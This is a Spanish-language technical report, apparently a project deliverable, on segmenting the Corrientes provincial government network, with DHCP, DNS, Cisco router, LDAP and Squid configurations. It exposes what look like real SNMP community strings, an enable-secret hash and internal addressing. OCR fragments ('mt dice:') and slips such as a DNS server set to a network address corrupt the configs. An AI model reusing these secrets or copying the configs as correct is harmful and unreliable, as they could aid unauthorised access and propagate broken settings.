Para resolver la problemática que el Gobierno de la Provincia de Corrientes respecto a su red de fibra que estaba diagramada como una única red, en donde todas las reparticiones conectadas eran parte de la misma LAN (o segmento de red), generando que cualquier tráfico ya sea desde un equipo dentro o fuera de la misma repartición tuviese que ser transportada para todos los equipos dentro de la fibra, provocando una alto costo de tráfico innecesario (cerca del 40% de broadcast), se realizó la segmentación de la red, generando una red clase C diferente para cada una de las reparticiones conectadas al backbone de fibra.

Esta segmentación se realizó configurando cada uno de los routers que tienen conectado una interface sobre el backbone de fibra y la Lan de la repartición. De esta manera el tráfico que se realiza entre los equipos de una misma repartición (LAN) no es atravesado por la fibra y no es enviado a todos los equipos de la red, disminuyendo de forma notoria el tráfico sobre la fibra.

Para realizar la segmentación a nivel IP se utilizó un rango 192.168.x.y (una subred clase C) para cada una de las reparticiones cuando se tratase de una repartición con poca expectativa de crecimiento; mientras que por otro lado se asignó dos rangos consecutivos cuando se tratase de un lugar con gran cantidad de dispositivos.

Los equipos se configuraron de forma tal que permitan disponer de un monitoreo constante para poder analizar el tráfico así como mantener estadísticas de uso, performance y situaciones de fallos.

Los equipos si bien disponen de capacidad de ruteo dinámico el mismo será configurado cuando esté implementada la redundancia de enlaces.

Se adquirió un software que permite registrar el estado de conectividad de cada lugar (se monitorea cada router) pudiendo de esta forma detectar posibles problemas de conectividad antes que los usuarios se vean afectadas sus tareas habituales. Además se realizó una auditoria respecto de de la ocupación actual de cada uno de los switch conectados para de esta forma contar con mecanismo que permita analizar el crecimiento de la red de cada lugar. En cada uno de los switch se habilitó además las opción de monitoreo de

cada uno de los puertos para poder analizar problemas puntuales de conectividad en un determinado puesto de red.

Para hacer frente a situaciones de fuera de línea de los equipos críticos se dispone actualmente de un backup de configuración de los mismos (routers, servidores DHCP y DNS). Además se estableció una política de backup por cada cambio de configuración así como un procedimiento de actualización de contraseñas para estos dispositivos de conectividad.

Para administrar el direccionamiento IP de cada repartición se configuró un servidor DHCP; de esta forma se evita estar configurando cada una de las máquinas en forma manual.

El servidor DHCP otorga en forma automática a cada una de las máquinas configuración respecto al servidor DNS al que consultar para resolver nombres y el Default Gateway al que consultar para comunicarse con equipos fuera de su red LAN.

En base al diseño actual de la red y luego de realizar un estudio de la criticidad de uso de recursos de cada repartición se determinó que para establecer la **contingencia** de alta disponibilidad de conectividad de los lugares presentados en la gráfica de contingencia (sitios seleccionados por el Gobierno), se deberá ubicar una antena en el mástil del edificio del Ministerio de Educación. Edificio que, por sus características, altura y ubicación geográfica permite contar con la visibilidad necesaria contra los puntos seleccionados.

A continuación se detallan las configuraciones realizadas

Configuración del servidor de DNS

```
# Subsecretaría de
Cultura

default-lease-time          21600;
max-lease-time              43200;
option domain-name          "gpc.gov.ar";
```

```
option domain-name-servers    192.168.3.0;
option netbios-name-servers   10.20.1.15;
option netbios-node-type      8;
option routers                192.168.3.1;
option broadcast-address      192.168.3.255;
option subnet-mask            255.255.255.0;
opt
mt dice:
ion nntp-server           10.20.1.15;

subnet 192.168.3.0 netmask 255.255.255.0 {
   range 192.168.3.10 192.168.3.250;
}
mt dice:
DNS
mt dice:
;
; Zona Internet
;
$TTL                  604800
@                     IN          SOA           corrientes.gob.ar. root.corrientes.gob.ar. (
                                                          2                ; Serial
                                                     604800                ; Refresh
                                                      86400                ; Retry
                                                    2419200                ; Expire
                                                     604800 )      ; Negative Cache TTL
;
@          IN      NS         corrientes.gob.ar.
@          IN      A          10.0.0.2
www          IN      A          10.0.0.2
siag       IN      A          10.0.0.3
elecciones  IN
mt dice:
A          10.0.0.10
escrutinio  IN      A          10.0.0.10
municipales IN      A          10.0.0.10


;
; Zona Intranet
;
TTL                   604800
@                     IN          SOA           gpc.gov.ar. root.gpc.gov.ar. (
                                                          5                ; Serial
                                                     604800                ; Refresh
                                                      86400                ; Retry
                                                    2419200                ; Expire
                                                     604800 )      ; Negative Cache TTL
;
@          IN      NS         gpc.gov.ar.
@          IN      A          10.20.1.10
intranet    IN
```

mt dice:

```
     A          10.20.1.10
proxy      IN      A          10.20.1.30
jabber     IN      A          10.10.0.11
```

La configuración del router principal de acceso a Internet fue presentado en el informe Parcial II, por su extensión solo se hará mención a dos aspectos importantes del mismo, la definición de interfaces y la aplicación de listas de accesos.

```
Interface FastEthernet0/0
 description == GPC 2665440 CONECTADO A M10GCB01 S3 ==
 ip address 10.12.1.2 255.255.255.224
 no ip proxy-arp
 ip route-cache flow
 duplex full
 speed 100
 no cdp enable
 service-policy output OUT
!
Interface FastEthernet0/1
 description == LAN DEL CLIENTE ==
 ip address x.x.x.x 255.255.255.192
 ip nbar protocol-discovery
 ip route-cache flow
 duplex auto
 speed auto
```

```
access-list 108 deny   ip host x.x.x.214 any
access-list 108 permit ip any any
access-list 109 deny   ip any host x.x.x.214
access-list 109 permit ip any any
access-list 114 permit tcp host x.x.x.204 any
access-list 115 permit tcp host x.x.x.205 any
access-list 116 permit tcp host x.x.x.206 any
access-list 121 permit tcp host x.x.x.211 any
access-list 122 permit tcp host x.x.x.212 any
access-list 123 permit tcp host x.x.x.213 any
access-list 124 permit tcp host x.x.x.214 any
access-list 125 permit tcp host x.x.x.215 any
access-list 127 permit tcp host x.x.x.217 any
access-list 128 permit tcp host x.x.x.218 any
access-list 130 permit tcp host x.x.x.220 any
access-list 133 permit tcp host x.x.x.223 any
access-list 134 permit tcp host x.x.x.224 any
access-list 136 permit tcp host x.x.x.226 any
```


```
access-list 139 permit tcp host x.x.x.229 any
snmp-server community redes.GPC RO
```

Para realizar la segmentación de la red, fue necesario utilizar routers en todas las lan's. En algunos de ellos se utilizaron pc's ante la falta de equipos específicos. Se da como ejemplo la Subsecretaría de Cultura, este tipo de configuración es la aplicada en cada uno de los Routers de las distintas reparticiones que fueron segmentadas. Abajo se encuentra el listado de las mismas.


```
SUB_CULTURA#show run
Building configuration...

Current configuration:
!
version 11.1
service udp-small-servers
service tcp-small-servers
!
hostname SUB_CULTURA
!
enable secret 5 $1233I.$zH/9932HHGAQlLz/jxxjVF1
!
!
interface Ethernet0
 description LAN Sub.Sec.Cultura
 ip address 192.168.3.1 255.255.255.0
!
interface Ethernet1
 description WAN Sub.Sec.Cultura
 ip address 10.200.3.y 255.255.255.0
!
router eigrp 2
 network 10.0.0.0
!
ip classless
ip route 0.0.0.0 0.0.0.0 Ethernet1
!
line con 0
snmp-server community monit0reo RO
line vty 0 4
 Login
!
End
```

Esquema físico de conectividad actual, las líneas azules corresponden al tendido de fibra que interconecta los distintos edificios del Gobierno de la Provincia de Corrientes.



Esquema de **contingencia**, las líneas verdes corresponde a los enlaces que interconectarán por medio de tecnología WI-FI a los edificios principales o de mayor criticidad.



Referencias

1 - Hospital Llano

2 - Hospital Pediátrico

3 - Recursos Forestales

4 - Ministerio de Producción

5 - Agua y Ambiente

6 - Hospital Psiquiátrico

7 - Obras Sanitarias

8 - Hospital Vidal

9 - Vialidad / SUPCE

10 - Hospital Escuela

11 - Registro de la Propiedad del Inmueble

12 - Hospital Geriátrico

13 - Instituto de Cardiología

14 - Subsecretaría de Trabajo

15 - Centro de Cómputos

Lic. Gustavo Andrés Linares

16 - IOSCOR
17 - Lotería
18 - Registro Civil
19 - Desarrollo Humano
20 - Catastro
21 - Educación
22 - Dirección de Turismo
23 - Salud Pública
24 - INVICO
25 - Reconocimientos Médicos
26 - Secretaría General de Gobernación
27 - Jefatura de Policía
28 - Ministerio de Hacienda / contaduría General
29 - Subsecretaría de Energía
30 - Subsecretaría de Cultura / Ministerio de Educación y Cultura
31 - Dirección General de Enseñanza Médica
32 - Unidad Ejecutora provincial
33 - Ministerio de Servicios y Obras Públicas
34 - Instituto de Previsión Social
35 - Dirección General de Personal / Ministerio de Gobierno y Justicia
36 - Dirección General de Rentas
37 - Dirección de Fauna y Flora

El esquema de contingencias podrá ampliarse según las necesidades del Gobierno. Cabe aclarar que el esquema propuesto deberá ser implementado por el Gobierno en cuanto se disponga de la tecnología. Ante la rotura de algún punto de la red cableada o de fibra, se reconectará la o las reparticiones afectadas por medio de los enlaces aéreos que se trazaron en el esquema. Esta reconexión se realizar de forma automática ya que el router que conecta la repartición, dispondrá de la red wireless como segunda alternativa basada en el peso del enlace. Esto es, ante la caída del enlace principal, todos los paquetes son ruteados al enlace wireless de forma automática. Si la pérdida

del enlace se debe a la caída del Router, este deberá ser reemplazado por una pc equipada con 2 placas de red y la misma configuración hasta que el hardware router sea repuesto.

En la estructura actual, los router trabajan con OSPF para el armado de rutas dinámicas. De esta manera el mantenimiento de las tablas de ruteo se mantienen actualizadas automáticamente permitiendo que si una de las reparticiones comienza a transmitir por medio del enlace secundario, las demás actualicen sus tabla de ruteo de forma dinámica.

TERCERA ETAPA – IMPLEMENTACIÓN DE SERVICIOS

LDAP

Cuando nos referimos a la necesidad de autenticar a cada usuario al acceder a un sistema, aplicación o servicio corporativo, hablamos de la dificultad que conlleva recordar diferentes nombre de usuarios y contraseñas, y los problemas relacionados a la seguridad que eso conlleva, ya que es común que no teniendo una política clara el usuario opte por imprimir esos datos y pegarlos en algún lugar visible para no demorar al ingreso del servicio. Como ya se mencionó, LDAP es una base que contiene los datos de los usuarios del Gobierno de la Provincia de Corrientes. Estos datos consisten en le nombre de pila, segundo nombre, apellido, número de documento o legajo, repartición, habilitación o no de cada uno de los servicios, contraseña y id de usuario.

Esta base permite una jerarquía en su esquema, permitiendo organizar a los usuarios de manera de agrupar a los mismos según su ubicación en la estructura orgánica.

La configuración del LDAP ya fue presentado en el informe parcial III, cabe destacar la pantalla del software de administración de esta base de datos.



La estructura de la base tiene los siguientes campos:

Nombre de Campo	Detalle
dn	Nombre distinguido del usuario
cn	Nombre simplificado
gidNumber	Id único
homeDirectory	Nombre del direcorio raiz
mail	cuenta de correo
objectClass	Tipo de usuario
objectClass	Tipo de organización
objectClass	Tipo de encripción
sambaSID	ID de Samba
sn	Apellido

description	Descripción y observaciones
digesto	Digesto de login
fechaAlta	Fecha de Alta
fechaBaja	fecha de Baja
fechaMod	Fecha de Modificacion
givenName	Nombre de pila
htPassword	Password encriptada
inhabilitadoPor	Motivo de Inhabilitación temporal
loginShell	Tipo de Shell
mailbox	Nombre de casilla de correo asociada
preguntaHash	Pregunta de recuperación de contraseña
secpregHash	Respuesta a la pregunta secreta
shadowExpire	Tiempo max de login
shadowInactive	Tiempo max inactivo
IFaceJabber	Posesión de servicio Jabber
IFaceMail	Posesión de servicio Mail
IFaceProxy	Posesión de servicio Internet
IFaceFile	Posesión de servicio File Server
IFaceVPN	Posesión de servicio Acceso VPN
IFacePosfix	Posesión de servicio Postfix

A continuación se mostrarán los servicios que fueran implementados en el transcurso de este proyecto y que forman parte del mismo. Al finalizar se verá la interrelación de esta base de datos de LDAP con los servicios corporativos.

SQUID

Otro de los servicios que resulta necesario implementar para los usuarios internos del Gobierno es el acceso a Internet en forma segura, controlada y centralizada, evitando de esta forma la proliferación de enlaces de banda ancha que generan un gasto innecesario y la imposibilidad de implementar un control sobre los mismos. Para esto se implementó una solución de proxy-cache de navegación, el cual se encarga de administrar todas las conexiones salientes hacia Internet cuando los usuarios requieren navegar. La solución de Proxy-cache se implementó sobre el software llamado

Squid, el cual fue configurado con la opción de hacer cache, lo que implica que se reduce significativamente el ancho de banda de Internet ya que se almacena en el servidor algunas partes de las páginas solicitadas.

El filtrado de contenido es realizado basado en una solución llamada Squid-Guard, cuyo funcionamiento está basado en el uso de listas de sitios o páginas no permitidos. Las mismas, se encuentran categorizadas según su contenido, siendo estas categorías, contenido pornográfico, audio-video, chat, drogas, juegos, violencia, proxy, Spywares, publicidad, apuesta, wares, hacking. Este esquema permite habilitar el filtrado a uno o varios usuarios según la necesidad.

Como se explicara anteriormente se utiliza la base centralizada de LDAP para realizar la autenticación de éste servicio. El tiempo de duración de cada sesión del usuario esta definido en el siguiente archivo de configuración, esto implica que luego de este tiempo SIN actividad, el mismo deberá volver a autenticarse, esto evita que un usuario quede conectado y permita que otro en su nombre navegue por Internet.

El archivo principal de configuración del squid es el squid.conf, en el mismo se definen el tamaño del cache, las reglas de acceso, el método de autenticación y la redirección al sistema de squid-guard entre otras cosas.

De la configuración presentada en el Informe Parcial III, se destaca:

http_port 0.0.0.0:8080 ***(Puerto TCP en el cuál se realiza la conexión)***

#[cantidad de cache en disco (MB)] = [espacio en la particion (MB)] - [su 20%]
UTILIZACIÓN DE CAHCE PARA ACCESO RÁPIDO

cache_dir diskd /home/squid/cache/cache1 10400 16 256
cache_dir diskd /home/squid/cache/cache2 10400 16 256
cache_dir diskd /home/squid/cache/cache3 10400 16 256
cache_dir diskd /home/squid/cache/cache4 10400 16 256

(Autenticación LDAP)

auth_param digest program /usr/lib/squid/digest_ldap_auth 10.10.1.85 389 "cn=bind,dc=gov,dc=ar" xxxxx "ou=People,dc=corrientes,dc=gov,dc=ar" "(&(cn=%s)(tieneHttp=1)(tieneVpn=0))" digesto


UTILIZACION DE ACCESS LIST.

##
 # HTTP PROXY ACL's #
##


#++++++++++++++++++++++++++++++++
 # ACL's principales +
#++++++++++++++++++++++++++++++++
#REQUIRED significa que solo los usuarios autenticados son validos y requieren password
acl password proxy_auth REQUIRED
….

(UTILIZACIÓN DE SQUIDGUARD PARA FILTRADO DE CONTENIDOS)
#Redireccion al squidguard
redirect_program /usr/bin/squidGuard -c /etc/squid/squidGuard.conf

La imagen que se presenta a continuación es la solicitud del usuario y contraseña pedido por la base de LDAP al momento de usar por medio del Internet Explorer el servicio corporativo de SQUID para acceso a Internet.




Cuando un usuario no logra autenticarse ante la base de LDAP se le presenta el siguiente mensaje de error:



Cuando un usuario intenta acceder a un sitio que se encuentra restringido, se le presenta el siguiente mensaje:



Cuando un usuario intenta acceder a un sitio no existente o con problemas temporales se le presenta el siguiente mensaje:



JABBER


La utilización de mensajería instantánea del tipo MSN, AOL, ICQ es hoy en día un herramienta muy usada, no solo para en el ámbito personal sino que hay que considerar que un medio de comunicación muy necesario en lo laboral. Sin embargo son muy conocidas los problemas de seguridad que su utilización acarrean; por ello se pensó en implementar una solución alternativa que brinde mayor seguridad a la red interna del Gobierno. Surge así el jabber, el cual brindará mensajería para los usuarios internos habilitados; pero también acceso para que los mismos puedan acceder con sus cuentas de MSN, ICQ, AOL y así lograr una comunicación con los usuarios de Internet.

Es por ese motivo que éste servicio es necesario ubicarlo en la zona de seguridad llamada DMZ, ya que el acceso será tanto interno de la red del Gobierno, como hacia y desde la red pública de Internet.

Este servicio es uno más de los que requiere la autenticación en la base de LDAP.

El archivo principal del jabber es el jabber.cfg que solo hace referencia a los archivos de programación xml. Estos archivos se ejecutan como código al momento de levantar el servicio. La configuración de estos archivos ya fue presentado en el Informe Parcial III.


Se presentan los gráficos del cliente más utilizado que es el Pandion.



Este servicio utiliza para su autenticación la base de datos LDAP.



En la gráfica del cliente ya autenticado se han borrado los nombres de los usuarios por seguridad.



POSTFIX

